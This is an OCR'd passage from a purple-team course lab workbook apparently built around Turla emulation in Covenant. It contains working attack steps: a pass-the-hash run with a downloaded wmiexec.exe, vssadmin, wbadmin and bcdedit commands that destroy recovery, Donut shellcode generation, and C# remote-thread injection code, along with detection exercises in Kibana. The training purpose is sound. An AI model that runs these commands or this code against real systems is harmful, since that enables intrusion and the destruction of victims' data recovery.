SERVICE_NAME: winlogbeat
     TYPE               : 10  WIN32_OWN_PROCESS
     STATE              : 3  STOP_PENDING
                             (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
     WIN32_EXIT_CODE    : 0  (0x0)
     SERVICE_EXIT_CODE  : 0  (0x0)
     CHECKPOINT         : 0x0
     WAIT_HINT          : 0x0
```


T1075 - Pass-The-Hash

With the NTLM hashes dumped a couple of tasks ago, we will now exploit them to achieve remote impersonation.

Step 5: Drop `wmiexec.exe`

```
Invoke-RestMethod -Uri https://github.com/maaaaz/impacket-examples-
windows/raw/master/wmiexec.exe -OutFile C:\Users\Public\wmiexec.exe
```

```
Invoke-RestMethod -Uri https://github.com/maaaaz/impacket-examples-
windows/raw/master/wmiexec.exe -OutFile C:\Users\Public\wmiexec.exe;
C:\Users\Public\wmiexec.exe -hashes :<HASH> student_dadm@192.168.20.101 whoami
```



Once ready, press the blue `Task` button to launch `wmiexec.exe`.

When the Task completes, you will be presented an output that shows you successfully impersonated the target user:

```
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
sec699-20\student_dadm
```

Phase 3: Impact

Time for impact! To avoid recovery of the target machine, go ahead and destroy the IT department's last hopes.

T1490 - Inhibit System Recovery

Adversaries may delete or remove built-in operating system data and turn off services designed to aid in the recovery of a corrupted system to prevent recovery. Operating systems may contain features that can help fix corrupted systems, such as a backup catalog, volume shadow copies, and automatic repair features. Adversaries may disable or delete system recovery features to augment the effects of Data Destruction and Data Encrypted for Impact.

A number of native Windows utilities have been used by adversaries to disable or delete system recovery features:


- `vssadmin.exe` can be used to delete all volume shadow copies on a system - `vssadmin.exe delete shadows /all /quiet`

- Windows Management Instrumentation can be used to delete volume shadow copies - `wmic shadowcopy delete`
- `wbadmin.exe` can be used to delete the Windows Backup Catalog - `wbadmin.exe delete catalog -quiet`
- `bcdedit.exe` can be used to disable automatic Windows recovery features by modifying boot configuration data - `bcdedit.exe /set {{default}} bootstatuspolicy ignoreallfailures & bcdedit /set {{default}} recoveryenabled no`

This final step is left as challenge to the student. In the following screen capture, we leveraged the `Shell` module. What other creative ways did you find to prevent recovery?

As an example, create a new `ShellCmd` Task which executes the following command:

```
C:\Windows\System32\bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
& C:\Windows\System32\bcdedit.exe /set {default} recoveryenabled no
```



As soon as you launch the task using the blue *"Task"* button, you will obtain the following output highlighting the task's success:

```
The operation completed successfully.
```

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How an emulation plan for Turla can be built in Covenant

If you have time left, please feel free to take some time to also automate this emulation plan. Alternatively, can you try detecting the various steps of the emulation plan on your Elastic

stack?

As this is the final lab of the day, please destroy your lab environment using the below commands from your student VM:

```
cd /home/student/Desktop/SEC699-LAB
./manage.sh destroy -t [version_tag] -r [region]
```

Bonus Exercise 1: Process Injection and Hollowing using Covenant, Donut, and TikiTorch.

Donut

Donut is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies. A module created by Donut can either be staged from a HTTP server or embedded directly in the loader itself. The module is optionally encrypted using the Chaskey block cipher and a 128-bit randomly generated key. After the file is loaded and executed in memory, the original reference is erased to deter memory scanners.

Source: github.com/TheWover/donut

TikiTorch

TikiTorch was named in homage to CACTUSTORCH by Vincent Yiu. The basic concept of CACTUSTORCH is that it spawns a new process, allocates a region of memory, then uses CreateRemoteThread to run the desired shellcode within that target process. Both the process and shellcode are specified by the user.

This is pretty flexible as it allows an operator to run an HTTP agent in a process such as iexplore.exe, rather than something more arbitrary like rundll32 or powershell.

TikiTorch follows the same concept but has multiple types of process injection available, which can be specified by the user at compile time.

Source: github.com/rasta-mouse/TikiTorch

As you can see, Donut is not directly linked to process hollowing. It will allow us, however, to turn our GruntStager executable in a shellcode that can be used in TikiTorch. Before we get

there, however, we will first use the shellcode with some other samples. We will run through following steps:

- Create position-independent code (PIC) from a GruntStager using Donut
- Run the PIC using DonutTest and inject into a running process
- Run the PIC using a code snippet that spawns a process with a spoofed parent and injects into it
- Run the PIC using TikiTorch to perform PPID spoofing and process hollowing

This exercise, where Donut's PIC is eventually combined with TikiTorch to stage Covenant via process hollowing, can be found on the Rastamouse blog.

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Obtaining Shellcode

On the first day, you already saw how to set up Covenant and create a Grunt stager. For this exercise, we will continue working from the GruntStager executable that you already have. If you no longer have one, take a look back at the previous labs to generate a new stager.

It should be clear by now that we will use Donut to convert our executable into PIC. We have provided version 0.9.3 of Donut here. Simply running Donut against our executable stager will provide us with the PIC:

```
C:\Users\student\Downloads>donut.exe GruntStager.exe

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "GruntStager.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : .NET EXE
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP     : continue
  [ Shellcode     : "loader.bin"
```

By default, Donut will write the output to loader.bin. You can see the target CPU is set to both x86 and x64, which is another default value. To integrate the shellcode in the DonutTest and

other code samples, we will convert it to Base64. We can do this using the following PowerShell command:


```
[System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Users\student\Downloac
| clip
```

As a result, your clipboard will contain the Base64 encoded shellcode. As a test, open notepad and paste your code to see for yourself.

Objective 2: Building and Executing the DonutTest Program

Step 1: Compiling the code


In the same folder as your donut.exe, you should have a folder called "DonutTest" as well. Inside this folder, you will see a `DonutTest.sln` solution file. Open this file in Visual studio to see the DonutTest code:



In the image above, you will notice two variables, called "x64" and "x86". These are the placeholders for your recently generated code. If you still have the code in your clipboard, paste it directly between the quotes in both strings. If you no longer have the code in your clipboard, either copy it from the notepad where you previously pasted it, or run the encoding command again.

That is all there is to change in this code. If you are interested, feel free to browse through the code to determine which API calls are used to perform the process injection. When you're

done, select to build for "Release" and build the solution. Go ahead and copy the executable from the Release folder:



Step 2: Staging the executable


Let's go ahead and paste the executable on the student machine, for example, on the Desktop. Nice and easy. Since we will be injecting into an existing process, let's have a look at the running processes. Open a command prompt and run tasklist:

We selected OneDrive as the process to inject to. Take note of its process ID, which will be passed as a parameter to DonutTest. The attentive student will also notice GruntStager.exe running with process ID 6660. This is the result of an earlier execution of the GruntStager, to have a Grunt to compare with in Covenant. In our command prompt, change the directory to Dekstop and run DonutTest with the OneDrive process ID. In our case, this was 7300, but in your case, another ID will be used:

Step 3: Reviewing grunts in Covenant

When going back to Covenant, we will notice a new Grunt coming in. As a reference in the image below:

When clicking through on the Grunt, you'll be able to see that the parent process is "Teams". This is as expected Our DonutTest on the other, shows the process as the one we've injected into, "OneDrive" in this case.




Step 4: Reviewing detection opportunities

Let's take a look at our detection stack for traces of the DonutTest program. From our ELK stack's Kibana (http://192.168.20.106:5601), let's try to identify the events that took place. To do so, please go to the "Discover" view (compass icon) and search for processes that were launched by DonutTest:

You can use the following query for this:

```
event.code:1 and donuttest
```



Expand the event(s) and have a look at what you can identify. Since we only have event ID 1 available, we can only see the process creation of DonutTest in the command prompt. We do not have any visibility in the process injection. What kind of event IDs would be interesting here? Think back on the slide on DLL injection. We showed some API calls that are often used to perform injection and mapped them to Sysmon event IDs:

- OpenProcess - Event ID 10
- VirtualAllocEx - No event
- WriteProcessMemory - No event
- CreateRemoteThread - Event ID 8

Let's look back at the DonutTest injection code as well:

```
1 reference
public static int Inject(string x86, string x64, int procPID)
{

    Process targetProcess = Process.GetProcessById(procPID);
    Console.WriteLine(targetProcess.Id);

    string s;

    if (IsWow64Process(targetProcess) == true)
        s = x86;
    else
        s = x64;

    byte[] shellcode = Convert.FromBase64String(s);

    IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ, false, targetProcess.Id);

    IntPtr allocMemAddress = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)shellcode.Length, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    UIntPtr bytesWritten;
    WriteProcessMemory(procHandle, allocMemAddress, shellcode, (uint)shellcode.Length, out bytesWritten);

    CreateRemoteThread(procHandle, IntPtr.Zero, 0, allocMemAddress, IntPtr.Zero, 0, IntPtr.Zero);

    return 0;
}
```


Every API call listed above is used in the DonutTest code. This means that we would get more visibility in the injection through Sysmon events 10 and 8. However, Sysmon is currently configured to capture only a limited number of these events, mostly related to LSASS.

Objective 3: Adding PPID Spoofing to the Injection


Step 1: Getting the Code

In the previous exercises, we've executed our GruntStager in the form of Donut-generated PIC code using the DonutTest code. This performed injection into an existing process. We will take things a step further and spawn a new process to inject into, along with PPID spoofing. To help you get going, we've provided this solution here.

Once downloaded, proceed to extract the project by right-clicking the `ppidinjection.zip` file and selecting the *"Extract to ppidinjection\"* option.




From there, drill-down the *"ppidinjection"* directories until a `ppidinjection.sln` solution file appears. Once located, open the `ppidinjection.sln` file in Visual Studio.




Step 2: Building and Running the Executable


Open the Program.cs file. You will notice a convenient instruction showing you where to put your code.



